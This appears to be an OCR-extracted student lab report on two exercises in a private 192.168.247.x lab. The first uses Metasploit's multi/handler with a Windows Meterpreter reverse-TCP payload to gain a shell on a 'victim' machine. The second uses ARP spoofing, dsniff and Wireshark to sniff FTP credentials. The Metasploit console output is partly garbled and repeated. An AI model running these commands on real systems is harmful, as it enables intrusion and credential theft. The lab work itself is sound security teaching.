


Question 1:

Create payload for windows.






Transfer the payload to the victim's machine.



Exploit the victim's machine.








```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload -> windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
      EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 192.168.247.100 yes The listen ports (an interface may be specified) The listen ports.
   Id Name
-- ---
0 Wildcard Target
 msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
 [*] Started reverse TCP handler on 192.168.247.100:4444
msf5 exploit(msl1/Jhandler) > [*] Sending stage (176195 bytes) to 192.168.247.105
[*] Meterpreter session 1 opened (192.168.247.108.1444 → 192.168.247.108:50014) at 2020-09-02 03:36:42 -0700
03:38 AM 🗆 💨 🛕 🕒 🕒
  File Actions Edit View Help
 Exploit target:
 msf5 exploit(maki/handles) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
  [*] Started reverse TCP handler on 192.168.247.100:4444
mSTS exploit(mplts//handler) > [*] Sending stage (176195 bytes) to 192.168.247.105
[*] Meterpreter session 1 opened (192.168.247.108:444 → 192.168.247.108:50014) at 2020-09-02 03:36:42 -0700
 msf5 exploit(mult
msf5 exploit(nulti/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : NIN-2P0T021FD3H
OD : Nindows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > 1
```


Question 2:


Create an FTP server.












FTP Server Installed and Configured.

On Machine with IP -192.168.247.105


Access FTP server from windows command prompt




FTP Server logged in from Machine 192.168.247.110 and logged in Successfully


Do an mitm and username and password of FTP transaction using wireshark and dsniff

IP forwarding configured on Kali Machine 192.168.247.100







ARP Spoofing started




Dsniff installed and command executed on interface eth0





FTP Server logged in to capture the credentials





Dsniff captured the credentials





Started wireshark and filtered FTP Protocol and got Username and Password of FTP User